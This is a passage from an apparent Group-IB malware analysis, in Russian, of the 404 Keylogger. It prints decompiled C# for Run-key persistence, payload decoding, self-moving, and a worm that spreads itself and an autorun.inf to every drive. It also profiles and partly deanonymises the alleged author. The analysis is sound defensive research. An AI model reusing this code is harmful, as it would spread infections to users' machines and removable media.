        RegistryKey currentUser = Registry.CurrentUser;
        RegistryKey registryKey = currentUser.OpenSubKey("software\\microsoft\\windows\\currentversion\\run", true);
        registryKey.SetValue(name, path, RegistryValueKind.String);
    }
    catch (Exception ex)
    {
    }
}
```

- Функции декомпрессии и дешифровки

```
public static byte[] DecompressGZip(byte[] bytesToDecompress)
{
    byte[] array4;
    using (object obj = new GZipStream(new MemoryStream(bytesToDecompress), CompressionMode.Decompress))
    {
        object obj2 = new byte[4096];
        using (object obj3 = new MemoryStream())
        {
            int num;
            do
            {
                object instance = obj;
                Type type = null;
                string memberName = "Read";
                object[] array = new object[]
                {
                    RuntimeHelpers.GetObjectValue(obj2),
                    0,
                    4096
                };
                object[] arguments = array;
                string[] argumentNames = null;
                Type[] typeArguments = null;
                bool[] array2 = new bool[]
                {
                    true,
                    false,
                    false
                };
                object value = NewLateBinding.LateGet(instance, type, memberName, arguments, argumentNames, typeArguments, array2);
                if (array2[0])
                {
                    obj2 = RuntimeHelpers.GetObjectValue(array[0]);
                }
                num = Conversions.ToInteger(value);
```

```
public static string enct(string input)
{
    StringBuilder stringBuilder = new StringBuilder();
    string[] array = Strings.Split(input, " ", -1, CompareMethod.Binary);
    foreach (string value in array)
    {
        int charCode = checked((int)Math.Round(unchecked(Conversions.ToDouble(value) - 312.0)));
        stringBuilder.Append(Strings.Chr(charCode));
    }
    return stringBuilder.ToString();
}
```

Вероятно, скоро будет реализовано шифрование данных при сетевом взаимодействии.

- Завершение процессов антивирусов

- Самоуничтожение
- Загрузка данных из указанного ресурс-манифеста

```
public static byte[] LQXYGZYYRI(string KJKWCCYACS)
{
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    byte[] array;
    using (Stream manifestResourceStream = executingAssembly.GetManifestResourceStream(KJKWCCYACS))
    {
        if (manifestResourceStream == null)
        {
            array = null;
        }
        else
        {
            byte[] array2 = new byte[checked((int)(manifestResourceStream.Length - 1L) + 1)];
            manifestResourceStream.Read(array2, 0, array2.Length);
            array = array2;
        }
    }
    return array;
}
```

- Копирование файла по пути **%Temp%\\tmpG\\[Текущая дата и время в миллисекундах].tmp**

```
public static void MeltMele()
{
    string executablePath = Application.ExecutablePath;
    int hModule = 0;
    string executablePath2 = Application.ExecutablePath;
    former.MoveFile232(Strings.Left(executablePath, former.GetModuleFileNameequq(hModule, ref executablePath2, 256)), Path.GetTempPath() + "\\tmpG" + DateTime.Now.Millisecond.ToString() + ".tmp", 84);
}
```

Интересно, что идентичная функция присутствует в ВПО AgentTesla.

- Функционал червя


ВПО получает список съемных носителей. В корне файловой системы носителя создается копия ВПО с именем **Sys.exe**. Автозапуск реализован при помощи файла **autorun.inf**.


```
public static void Spreadeee()
{
    checked
    {
        try
        {
            ListBox listBox = new ListBox();
            for (int num = 0; num != MyProject.Computer.FileSystem.Drives.Count - 1; num++)
            {
                listBox.Items.Add(MyProject.Computer.FileSystem.Drives[num].ToString());
            }
            for (int num = 0; num != listBox.Items.Count; num++)
            {
                try
                {
                    try
                    {
                        MyProject.Computer.FileSystem.DeleteFile(Conversions.ToString(Operators.AddObject(listBox.Items[num], "Sys.exe")));
                        MyProject.Computer.FileSystem.DeleteFile(Conversions.ToString(Operators.AddObject(listBox.Items[num], "autorun.inf")));
                    }
                    catch (Exception ex)
                    {
                    }
                    MyProject.Computer.FileSystem.CopyFile(Application.ExecutablePath, Conversions.ToString(Operators.AddObject(listBox.Items[num], "Sys.exe")));
                    FileSystem.FileOpen(1, Conversions.ToString(Operators.AddObject(listBox.Items[num], "autorun.inf")), OpenMode.Binary, OpenAccess.Default, OpenShare.Default, -1);
                    FileSystem.FilePut(1, "[autorun]\r\nshellexecute=sys.exe", -1L, false);
                    FileSystem.FileClose(new int[]
                    {
                        1
                    });
                    try
                    {
                        MyProject.Computer.FileSystem.GetFileInfo(Conversions.ToString(Operators.AddObject(listBox.Items[num], "Sys.exe"))).Attributes = (FileAttributes.Hidden | FileAttributes.System);
                        MyProject.Computer.FileSystem.GetFileInfo(Conversions.ToString(Operators.AddObject(listBox.Items[num], "autorun.inf"))).Attributes = (FileAttributes.Hidden | FileAttributes.System);
                    }
                    catch (Exception ex2)
                    {
                    }
                }
                catch (Exception ex3)
                {
                }
            }
        }
        catch (Exception ex4)
        {
        }
    }
}
```


Профиль злоумышленника

В ходе анализа командного центра удалось установить почту и ник разработчика — Razer, он же Brwa, Brwa65, HiDDen PerSOn, 404 Coder. Далее было найдено любопытное видео на YouTube, где


демонстрируется работа с билдером.









Это позволило найти оригинальный канал разработчика.




Стало ясно, что опыт в написании крипторов у него имеется. Там же есть ссылки на страницы в социальных сетях, а также настоящее имя автора. Им оказался житель Ирака.



Вот так, предположительно, выглядит разработчик 404 Keylogger. Фото из его личного профиля в Facebook.





CERT Group-IB оповестил о новой угрозе — 404 Keylogger — круглосуточный центр мониторинга и реагирования на киберугрозы (SOC) в Бахрейне.

Source: https://habr.com/ru/company/group-ib/blog/477198/